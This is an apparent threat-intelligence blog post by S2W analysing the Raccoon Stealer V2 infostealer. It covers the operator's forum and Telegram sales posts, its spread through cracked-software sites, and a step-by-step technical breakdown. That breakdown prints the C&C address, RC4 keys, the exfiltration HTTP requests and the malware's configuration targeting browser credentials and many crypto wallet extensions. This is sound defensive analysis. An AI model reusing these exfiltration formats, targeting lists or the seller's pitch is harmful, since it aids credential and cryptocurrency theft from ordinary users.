

# Raccoon Stealer is Back with a New Version

---

[medium.com/s2wblog/raccoon-stealer-is-back-with-a-new-version-5f436e04b20d](https://medium.com/s2wblog/raccoon-stealer-is-back-with-a-new-version-5f436e04b20d)

S2W

June 21, 2022



S2W

Jun 16

.

13 min read

**Author:** S2W TALON

| : 2022.06.16.



Photo by on

## Executive Summary

---

- On March 25, 2022, the operator of Raccoon Stealer, who was active on the dark web forum, temporarily suspended his activities since a key developer died in the Russia-Ukraine War.

- On May 17, 2022, the operator mentioned that the development of a new version of the stealer was completed, and uploaded details of changes, improvements, and prices to their Telegram channel.
- On June 9, 2022, the operator resumed activities on the dark web forum where they were active and wrote a comment asking for inquiries about to contact via Telegram.
- During deep & dark web monitoring, we confirmed that the Stealer log file, which is generated by , has already begun to be traded and shared among cybercriminals.
- From what has been confirmed so far, it is estimated that attacks using started in earnest in June after the testing period.
- As a result of obtaining and analyzing the Raccoon Stealer sample, it was confirmed that there were no significant differences in the overall execution flow although many parts were changed.
- It is judged that will be continuously updated in the future in that there are unfinished codes compared to V1 and functions such as analysis interruption.
- Currently, it is distributed in the same way as V1, disguised as Cracked Software, but as it is updated to , continuous monitoring is required to see if there is any change in the distribution method in the future.

## Raccoon Stealer Resumes Activity

---

The operator of Raccoon Stealer, who has been active on the dark web forum “Exploit”, commented saying that the operation was temporarily suspended on his promotional post on March 25th. The “special operation” that the operator referred to in the text was known as the Russia-Ukraine War, which killed one of the key developers of the Raccoon Stealer project, making the project no longer stable.

In a later post, the operator promised that they weren’t going out of business forever and that they would return in a few months to work on a second version. It was also mentioned that since the core developers can no longer participate, they will redevelop a new builder program and admin panel.

**Quaxar** is S2W’s CTI solution that enhances your organization’s cybersecurity through monitoring and monitoring.



raccoonstealer

Posted March 25

Report post

We steal, you deal



Seller



325 posts

Joined

04/02/19 (ID: 91716)

Activity

вирусология / malware

Dear Clients, unfortunately, due to the "special operation", we will have to close our Raccoon Stealer project  
The members of our team who were responsible for critical moments in the operation of the product are no longer with us 😞

We are disappointed to close our project, further stable operation of the stiller is physically impossible  
What will happen to the logs?

Logs can still be downloaded, but the multidownload server has already stopped responding  
This means that you need to start downloading the logs one by one, starting with the "fattest" ones (download button on the right in the table on each log)

We apologize for such inconvenience, for not being able to continue to please you with our product, as we have been doing for the last 3 years, but we are forced to close the project for an indefinite period

Please understand our loss

I wish everyone patience, and everyone to find \$ 1,000,000 profit

Thank you ❤️ for this experience and time, for every day, unfortunately everything, sooner or later, comes to an end  
Peace for everyone



raccoonstealer

Posted March 25

Report post

We steal, you deal



Seller



325 posts

Joined

04/02/19 (ID: 91716)

Activity

вирусология / malware

We don't say goodbye forever. We took a break to regroup and continue work on the second version that had already been started.

We have lost a friend and a great developer. But the project has become a part of our life in 3 years, so we decided to continue working. We will rewrite the lost moments and completely new build and panel. In an improved form, rewritten from scratch and optimized.

Expect us in a few months. In the meantime, we're going offline!

Avoid throwing! WE DO NOT WORK ANY MORE!




On June 9th, about three and a half months later, the operator of Raccoon Stealer answered a user's question about whether it was right to return and worked on Raccoon Stealer V2 to transform it into a completely new stealer compared to V1. It was also mentioned that the details will be provided after finishing the test period and that it will be officially released in about two weeks.

**quaxar** Search Quaxar

**raccoonstealer** Posted Thursday at 01:53 AM Report post

We steal, you deal

●●●●●●



**Seller**  
 325 posts  
 Joined  
 04/02/19 (ID: 91716)  
 Activity  
 вирусология / malware

**16 hours ago, anon666deanon said:**  
 it's true?

Yes, my dear friend! This is not a rumors.

After our teammate loss we made a decision that we can not leave our project and we will continue our work in his honor. Also we build big community who support us during our lifetime cuz they don't see any alternative to work with.

This months we worked on Raccoon Stealer 2.0. Project was totally coded from very beginning. New back-end, new front-end, absolutely new stealer soft. I will provide all details after beta test ends. Believe me there are many interesting things to present.

Beta test in process about 12 days and clients mostly happy about it. Some minor issues are left to fix. I think we are moving to release date on next two weeks.

We are miss our clients and want go back to full working volumes.

See ya soon!


After the last post asking to inquire about V2 to contact via Telegram was uploaded, the original promotional post was closed by the moderator so that users can no longer comment on the post to prevent confusion.

**quaxar** Search Quaxar

**raccoonstealer** Posted Saturday at 11:19 AM Report post

We steal, you deal

●●●●●●



**Seller**  
 325 posts  
 Joined  
 04/02/19 (ID: 91716)  
 Activity  
 вирусология / malware

**On 6/2/2022 at 1:04 PM, dellhpxps said:**  
 Dose anyone know is the pannel down now !?

If you are talking about old 1.x version it was totally discontinued. Soft and panel.  
 But if you are 2.0 client please contact support via telegram.

The operator of Raccoon Stealer uploaded a notice about the new version on May 17th, and they claimed that V2 has the following advantages over V1.

- Processes such as generating stealer by builder program, log processing, etc. are all fully automated
- Written in C/C++, which significantly increased the speed of work
- Low AV detection rate
- Expanded target to collect
- Built-in file downloader
- Works on both 32 and 64-bit systems without .NET dependencies

- All strings are heavily encrypted

In addition, the following features were mentioned for the admin panel.

- Fast log processing
- Flexible search and filter system provided
- Latest log status updates
- CSV export, Log Preview, Browsing GEO, Mass deletion, etc

The pricing policy for the new version is as follows.

- \$275 for 1 month of use (\$75 increase over V1)
- \$125 for 1 week of use (\$50 increase over V1)

In addition to this, various improvements to the backend server and collection are specified on the telegram channel.



**Raccoon Stealer**

964 subscribers



channel created

17 May



**Raccoon Stealer**

62 🗨 6:21 PM

**Raccoon Stealer. We steal, You deal!**

*Наша команда с гордостью представляет вам результат своей многомесячной работы.*

*Еще никогда процесс добычи логов не был так легок и интуитивно понятен. А сортировка настолько быстрой и удобной. Мы взяли на себя все рутинные рабочие моменты, которые тратили ваше драгоценное время и нервы, позволив сконцентрироваться на самом главном, - на увеличении вашей прибыли.*

*Можно забыть про бесчисленное поднятие серверов и прокладок, сборку билдов и все связанные с этим хлопоты. Теперь процесс полностью автоматизирован: нужно лишь сделать несколько кликов мышкой.*

*Наши специалисты вели параллельную разработку по трем направлениям: Software, Front-end, Back-end. Это предоставило возможность сфокусироваться на конкретных задачах и получить на финише всесторонне проработанный продукт.*

### **Свежий софт**

- 1. Собственный код. Наш билд не является форком уже существующих на рынке продуктов.*
- 2. Стилер написан на C/C++, что значительно увеличило скорость работы.*
- 3. Наш билд даст вам отличный отстук при каждом проливе, ведь Енота замечают единицы*



Raccoon Stealer. We steal, you deal!

Our team is proud to present you the result of their many months of work.

Never before has the process of mining logs been so easy and intuitive. And sorting is so fast and convenient. We took care of all the routine work moments that were wasting your precious time and nerves, allowing you to concentrate on the most important thing — increasing your profits.

You can forget about the countless raising of servers and pads, assembling builds and all the hassle associated with this. Now the process is fully automated: you just need to make a few mouse clicks.

Our specialists carried out parallel development in three areas: Software, Front-end, Back-end. This provided an opportunity to focus on specific tasks and get a comprehensively developed product at the finish line.

Fresh software

1. Own code. Our build is not a fork of already existing products on the market.
2. The stealer is written in C/C++, which significantly increased the speed of work.
3. Our build will give you an excellent response with every spill, because the Raccoon is noticed by a few antiviruses in a dynamic test.
4. Raccoon collects: passwords, cookies and autofill from all popular browsers (including FireFox x64), CC data, system information, almost all existing cryptocurrency desktop wallets.
5. Built-in file downloader.
6. Works on both 32 and 64-bit systems without .NET dependencies.
7. Output file — Native x86 executable is easy to encrypt.
8. Private key, gate address and all other string values are heavily encrypted.

Intuitive and concise control panel


1. It is so fast and simple that with its help it will not be difficult for a child to learn how to process logs. Everything that used to take up the workspace is hidden in one click, and the necessary functions are easy to find by hover tooltips.
2. The design is completely devoid of distracting and useless elements, nothing else can interfere with your work.

3. Flexible search and filter system gives you unlimited sorting options.
4. The latest system of log statuses: each is marked as \*new\*, \*open\* or \*double\*.
5. You can't taste the candy without opening the wrappers. The opened status will show that the log has already been opened.
6. No more spills in several hands from unscrupulous traffickers! Duplicate logs will be marked with the double status.
6. The unique ability to delegate logs will increase the efficiency of your team. Everyone will receive material for their needs.

...

## Changed stealer log

Recently, while monitoring the deep and dark web, a log of Raccoon Stealer V2, which is being traded and shared among cybercriminals, was newly secured. The biggest difference compared to the log in V1 is that from V2, the Raccoon-shaped signature is included in the log. Also, some field names were changed, and computer names were excluded. Other than that, only some batches were changed, and it was confirmed that the collected data did not change significantly.



Raccoon Stealer V1 Log (Left) / Raccoon Stealer V2 Log (Right)

## Analysis of New Raccoon Stealer


## Distributed under the guise of Cracked Software



After a new type of log file was obtained, after analyzing various files, we succeeded in obtaining a sample that looked like Raccoon Stealer V2. The sample was distributed through Cracked Software in the same way as other Stealer malware, and it is not easy to determine whether the sample is a new version of Raccoon Stealer without careful analysis. In addition, through the analysis of the distribution method, it was confirmed that other Stealer malware such as RedLine Stealer were also distributed in the campaign as described in the FakeCrack Campaign recently released by Avast.

The confirmed distribution site was a Cracked Software download site called “KEYS TOOL” (keystool[.]com), and when someone tries to download any program through that site, it connects to the first Redirector page in the form of “freefiles[number].xyz” domain, and the page connects to the second Redirector page using the “.cfd” domain. The second Redirector page introduces a Mediafire link, and the link contains a fake installer file containing Stealer malware.

#### Stealer malware infection procedure



# KEYS TOOL

Crack Software Free Download

Home Crack Software Full Latest Version Licence Key Keygen Torrent Mac Windows

June 14, 2022

## Glarysoft Malware Hunter Pro 1.151.0.768 Crack Key 2022 Latest Version Download

By kass 49120 Crack Software, Full Latest Version 0 Comments



Download Setup & Crack Malware Hunter Pro 1.151.0.768 Crack Plus Full Torrent Malware Hunter Pro 1.149.0.766 Crack is the best tool that helps to remove all kinds of junk and virus from your computer. In addition, it can clean your PC. It might be used to remove the junk data files, systems. And your browsers, or

Read More

Search this site...

Search

### Recent Posts

- Glarysoft Malware Hunter Pro 1.151.0.768 Crack Key 2022 Latest Version Download
- DigiDNA iMazing 2.15.5 Crack Plus Activation Number Full Setup Key Download
- 360 Total Security 10.8.0.1458 Crack + Full License Keygen 2022 Download
- ProgDVB Professional 7.45.3 Crack Latest Version Download 2022 Here
- Glary Utilities Pro 5.190.0.219 Crack With License Key Latest Version Torrent

June 14, 2022

## DigiDNA iMazing 2.15.5 Crack Plus Activation Number Full Setup Key Download

By kass 49120 Crack Software, Mac, Windows 0 Comments



DigiDNA iMazing 2.15.5 With Crack For [Win/Mac] DigiDNA iMazing 2.15.3 Crack is one of the best tools that manage your iPhone in your way. Therefore, this tool will easily transfer the data from macOS and help to transfer the data from your device. Therefore, you can use this tool to import and also export the data from there.

Read More

mineax01a.cfd

🔍 📄 ⭐



software-window

## Your File Download Link is Ready here

Copy below File link and paste into new page.

[https://www.mediafire.com/file/gpfa2tvv5epg8ab/PA\\$\\$w0rds\\_1234\\_Filer2--B7.rar/file](https://www.mediafire.com/file/gpfa2tvv5epg8ab/PA$$w0rds_1234_Filer2--B7.rar/file)

📄 Copy


Pa\$\$w0rd is : 1234

Cracked Software Download Site (Left) / Redirector Page (Right)

## Technical Analysis of Raccoon Stealer V2

The Technical analysis of Raccoon Stealer V2 is as follows.

- MD5: 05a000d526a6e95be2b08e650394fa40
- SHA-1: b4cf85691dcc7c6e2d709b292056d404e7fb58f0
- SHA-256: 40daa898f98206806ad3ff78f63409d509922e0c482684cf4f180faac8cac273
- Creation Time: 2021-02-18 16:04:03 UTC
- File name: 4.exe
- File Type: x86, exe
- Detailed operation overview



### 1. String decryption

As in V1, the string required for malicious behavior is extracted using Base64 and RC4 algorithms. The RC4 Key used at this time is fixed as “edinayarossiya”.

- Encrypted String: “VVsEvhkqyZGsN0Qv”
- RC4 Key: “edinayarossiya”
- Decrypted String: “\cookies.txt”

### 2. Extract the C&C server address

Raccoon Stealer V2 can contain up to 5 C&C server addresses, which are encrypted and hard-coded with spaces in the Raccoon Stealer. Before decrypting the C&C server, all spaces are removed and extracted in the same way as in *1. String Decryption*. For the RC4 Key used at this time, a key different from that of other string decryption is used.

- Encrypted String: “lIdAg3LYd/akTgV0hVwINF5b “
- RC4 Key: “403f7b121a3afd9e8d27f945140b8a92”
- Decrypted String: “http://2.58.56.247”

### 3. Check the country of the infected device

It collects the “Locale Name” of the infected device through GetUserDefaultLocaleName function and checks whether the string “ru” is included, but after checking, no other action is implemented yet.

#### 4. Create a mutex

Duplicate execution is prevented through mutex. To prevent the malware to be started twice, the process executed later is terminated.

#### 5. Check permission

Checks whether the current process is running with “Local System” privileges. In V1, when running with Local System privileges, the token of explorer.exe was duplicated and executed with the privileges, but in V2, this function is not yet fully implemented.

#### 6. Send basic information about the infected devices

The basic information about the infected device is collected and sent first. At this time, the information includes the “MachineGuid” and “Username” used to identify the infected device.

```
POST / HTTP/1.1Accept: */*Content-Type: application/x-www-form-urlencoded;
charset=utf-8User-Agent: recordmachineId=[MachineGuid]|[Username]&configId=[RC4 Key
used in ]
```

#### 7. Receive configuration information from C&C

When the basic information about the infected device is sent, the configuration information necessary for malicious behavior is received from the C&C Server. The entire configuration information is as follows, and it has been changed from the JSON format in V1 to the custom format now. This information includes various fields such as library file name and download address, target wallet software, log file name, and target local file.

Data format in configuration information: [Field]\_[Filename]:[Detailed Information]

libs\_nss3:http://2.58.56.247/aN7jD0q06kT5bK5bQ4eR8fE1xP7hL2vK/nss3.dll  
Extension Settingsews\_tronlink:ibnejdfjmmkpcnlpebklmnkoeiohofec;TronLink;Local  
Extension  
Settingslibs\_sqlite3:http://2.58.56.247/aN7jD0q06kT5bK5bQ4eR8fE1xP7hL2vK/sqlite3.dll  
Extension Settingsews\_ronin:fnjhmkhmkbjkabbndcnnogagobneec;Ronin;Local Extension  
Settingswltsexodus:Exodus;26;exodus;\*;partitio\*,\*cache\*,\*dictionar\*wltatomic:Atomistore.\*;  
-wltcoinomi:Coinomi;28;Coinomi\Coinomi\wallets;\*-wltselectrum:Electrum;26;Electrum\wallets;\*-wltselectlctc:Electrum-LTC;26;Electrum-LTC\wallets;\*-wltselectcbch:ElectronCash;26;ElectronCash\wallets;\*-wltsguarda:Guarda;26;Guarda;\*;cache\*,\*IndexedDB\*wltsgreen:BlockstreamGreen;28;BlockLive;26;LedgerLive;\*;cache\*,\*dictionar\*,\*sqlite\*ews\_ronin\_e:kjmoohlgokeccodicjjfebfomlbljgfhk;Ronin;Extension  
Settingsews\_meta:nkbihfbeogaeaoehlefknodbefggknn;MetaMask;Local Extension  
Settingsstmnfo\_System Info.txt:System Information:|Installed  
applications:|libs\_nssdbm3:http://2.58.56.247/aN7jD0q06kT5bK5bQ4eR8fE1xP7hL2vK/nssdbm3  
  
Mainnet;\*;log\*,\*cache,chain,dictionar\*wltmymonero:MyMonero;26;MyMonero;\*;cache\*wltswltswasabi:Wasabi;26;WalletWasabi\Client;\*;tor\*,\*log\*ews\_metax:mcohilncbfahbmgdjkbq  
Extension  
Settingsews\_xdefi:hmeobnfnfcmkdcmlblgagmpfboieaf;XDEFI;IndexedDBews\_waveskeeper:lpil  
Extension Settingsews\_solflare:bhhhblpepdkbapadjdnnojkbgioiodbic;Solflare;Local  
Extension Settingsews\_rabby:acmacodkjbdgmoleebolmdjonilkdbch;Rabby;Local Extension  
Settingsews\_cyano:dkdedlpgdmmkfkjabbffeganieamfklkm;CyanoWallet;Local Extension  
Settingsews\_coinbase:hmfanknocfeofbddgcijnmhnfnkdnaad;Coinbase;IndexedDBews\_auromina:c  
Extension Settingsews\_khc:hcflpincpppdclinealmandijcmnkbn;KHC;Local Extension  
Settingsews\_tezbox:mnfifefkajgofkjkemidiaecocnkjeh;TezBox;Local Extension  
Settingsews\_coin98:aeachknmefphecceionboohckonoeemg;Coin98;Local Extension  
Settingsews\_temple:ookjlbkiiijnhpmnjffcofjonbfbgaoc;Temple;Local Extension  
Settingsews\_iconex:flpiciiilemghbmfalicajoolhkkenfel;ICONex;Local Extension  
Settingsews\_sollet:fhmfendgdocmbmfikdcogofphimnkno;Sollet;Local Extension  
Settingsews\_clover:nhnkbbkgjikgcigadamkphalanndcapjk;CloverWallet;Local Extension  
Settingsews\_polymesh:jojhfloedkpkglbfimdfabpdfjaoolaf;PolymeshWallet;Local Extension  
Settingsews\_neoline:cphhlgmgameodnhkjdmkpanlelnlohao;NeoLine;Local Extension  
Settingsews\_keplr:dmkamcknogkgcdfhhbdcghachkejeap;Keplr;Local Extension  
Settingsews\_terra\_e:ajkhoeiioikighlmdnlakpjfoobnjnie;TerraStation;Local Extension  
Settingsews\_terra:aiifbnfbobpmeekipheeiijimdplpgpp;TerraStation;Local Extension  
Settingsews\_liquality:kpfopkelmapcoipemfendmdcghnegimn;Liquality;Local Extension  
Settingsews\_saturn:nkddgncdjgjfcdamfgcmfnlhccnimig;SaturnWallet;Local Extension  
Settingsews\_guild:nanjmdknkinifnkgdcggcfnhdaammj;GuildWallet;Local Extension  
Settingsews\_phantom:bfnaelmomeimhlpmgjnjoiphpkkoljpa;Phantom;Local Extension  
Settingsews\_tronlink:ibnejdfjmmkpcnlpebklmnkoeiohofec;TronLink;Local Extension  
Settingsews\_brave:odbfpeeihdkbihmopkbjmoonfanlbfcl;Brave;Local Extension  
Settingsews\_meta\_e:ejbalbakoplchlghcedalmeeeajnimhm;MetaMask;Local Extension  
Settingsews\_ronin\_e:kjmoohlgokeccodicjjfebfomlbljgfhk;Ronin;Local Extension  
Settingsews\_mewcx:nlbmnijcnlegkjjpcfjclmcfggfefdmd;MEW\_CX;Sync Extension  
Settingsews\_ton:cgeeodpfagjceefiefimdfphplkenlfk;TON;Local Extension  
Settingsews\_goby:jnkelfanjkeadonecabehalmbgpfodjm;Goby;Local Extension  
Settingsews\_ton\_ex:nphplpgoakhhjchkkhmiggakijnkhfnd;TON;Local Extension  
Settingscreensht\_Screenshot.jpeg:1t1grm\_Telegram:Telegram  
Desktop\data\\*|\*emoji\*,\*user\_data\*,\*tdummy\*,\*dumps\*token:1262c07cd3b0beaeb6f46b66fbfd

## 8. Set the working path and download library files

Download normal library files required for collection from the C&C server by referring to the **libs\_** field included in the configuration information.

- Field: **libs\_[DLL Filename]:[Download Address]**
- Working Path: C:\Users\[Username]\AppData\LocalLow
- Downloaded DLLs

— nss3.dll  
— msvcp140.dll  
— vcruntime140.dll  
— mozglue.dll  
— freebl3.dll  
— softokn3.dll  
— sqlite3.dll  
— nssdbm3.dll

## 9. Add environment variable

Add the specific path included within the Raccoon Stealer to the environment variable, as well as the working path specified in 8. *Set working path and download library.*

- C:\Windows\system32;
- C:\Windows;
- C:\Windows\System32\Wbem;
- C:\Windows\System32\WindowsPowerShell\v1.0\;
- C:\Users\[Username]\AppData\LocalLow;
- [Working Path]

## 10. Send detailed information about the infected device

The detailed information about the infected device is sent to the C&C server by referring to the **sstmnfo\_** field in the configuration information. The information collected and sent is as follows, and if it is successfully sent, a “receive” message is received from the server. In V1, a file containing the information is created on the infected device, but in V2, the information is sent directly to the C&C server without creating a file.

```
POST /[token] HTTP/1.1Accept: */*Content-Type: multipart/form-data; boundary=[Random
16byte String]User-Agent: recordHost: 2.58.56.247Content-Length: 6854Connection:
Keep-AliveCache-Control: no-cache-[Random 16byte String]Content-Disposition: form-
data; name="file"; filename="System Info.txt"Content-Type: application/x-objectSystem
Information:      - Locale: Korean      - Time zone: +540 minutes from GMT      - OS:
Windows 10 Enterprise N      - Architecture: x64      - CPU: Intel(R) Core(TM) i9-9880H
CPU @ 2.30GH (4 cores)      - RAM: 8191 MB      - Display size: 2560x1331      - Display
Devices:          0) VMware SVGA 3DInstalled applications:      [Application List]-
-[Random 16byte String]--
```

## 11. Exfiltrate stolen data from the infected device

Search and steal the target information and files to be collected by referring to the configuration information received in 7. *Receive configuration information from C&C*. The target information is as follows.

- Data stored in the browser: Credentials, Profile, Autofill, Cookies, Credit card information, etc.
- Browser-based wallet extension: Data for each browser-based wallet extension by referring to the configuration information (MetaMask, TronLink, BinanceChain, Ronin, coinomi, electrum, etc.)
- Wallet software: By referring to the configuration information, wallet data for each wallet software (exodus, atomic, jaxx, binance, coinomi, electrum, etc.) and the “wallet.dat” file in local drives
- Specific files in the local drives
- Telegram related data
- Screenshot of the infected device

The meaning of each field specified in the configuration information is as follows.

Num	Field	Description
1	libs_[Filename]	Library file name and download address
2	wlts_[Target]	Target wallet software
3	ews_[Target]	Target browser-based wallet extension
4	sstmno_[Filename]	String used in log file format
5	scrnsht_[Fieldname]	Screenshot filename
6	tlgrm_[Filename]	Telegram related data
7	grbr	Target files in the local drives
8	ldr_	Additional commands and malware address
9	token	Page address used for exfiltration

## 12. Support for executing additional commands and downloading additional malware

If the **ldr** field exists in the configuration information, additional commands or processes are executed, or additional malware is downloaded and executed.

## Compare Raccoon Stealer V1 and V2

---

### Commonality

---

1. Same packer

Both Raccoon Stealer V1 and V2 use the same packer. This packer was used not only in Raccoon Stealer, but also in Vidar, KPOT, and other stealers. The characteristic of this packer is that it is difficult to know which malware is included by creating a binary that wraps the internal malware, and it is very difficult to create an automated unpacker tool.

<pre> v14 += var_24; v17 = v15 + v9; v14 ^= v15 + v9; dword_879B90 = key3 + (v9 &gt;&gt; 5); v16 = dword_879B90 ^ v14; v16 = v10 + (v18 &gt;&gt; 5); // Start of unreachable part if ( uBytes == 3782 )     CreateJobObjectA(0, 0); // End of unreachable part v14 ^= v17; v14 ^= v16; v9 -= v14; v15 -= v11; </pre>	<pre> v18 = v17 + v15; v11 = (v17 + v15) ^ v10 ^ (v9 + (v17 &gt;&gt; 5)); v5 -= v11; v22 = v5; v19 = v5 + v15; v18 = v5 + v15; v16 = v26 + (v5 &gt;&gt; v20); v12 = (v5 + v15) ^ (v27 + 16 * v5); if ( dwBytes == 289 )     OpenEventA(0, 0, 0); dword_446B24 = 0; v22 = v16 ^ v12; v17 -= v16 ^ v12; v15 -= v29; --v25; </pre>
Raccoon Stealer V1	Raccoon Stealer V2

## 2. String decryption

Both V1 and V2 extract strings necessary for malicious behavior using Base64 and RC4 algorithms. Also, it is the same that the C&C server is hard-coded in the form of a string with a lot of spaces.

<pre> std::string::string( v763, "qSVdAbi/K2pP5PzejMhd4MMaAafKGGJP4m8Jw4R7KEA== " " " " " " "); </pre>
Raccoon Stealer V1
<pre> v0 = Remove_Space_sub_40A6D2("LIIdAg3LYd/akTgV0hVwLNF5b v1 = CryptStringToBinaryA_sub_401806(v0, &amp;WORK_PATH); </pre>
Raccoon Stealer V2

## 3. Working path

The working path used for library download and storage is also used in V2.

Working path: %USERPROFILE%\AppData\LocalLow

## Difference

### 1. Query format



Raccoon Stealer sends the *MachineGuid* value and *username* of the infected device before sending detailed information and stolen data. While the *Token* value is encrypted in the Raccoon Stealer V1, it is hard-coded in plaintext in the Raccoon Stealer V2. In addition, this value is used as the RC4 Key value for decrypting the C&C server in the Raccoon Stealer V2.

Query format in V1

— **b=[MachineGuid]\_[Username]&c=[Token]&f=json**

Query format in V2

— **machineld=[MachineGuid][Username]&configld=[Token]**

## 2. Configuration information format

Raccoon Stealer receives the configuration information necessary for malicious behavior from the C&C server, and the format of the configuration information was changed in V2. In V1, JSON format was used, but in V2 uses a custom format using “:”, “;”.

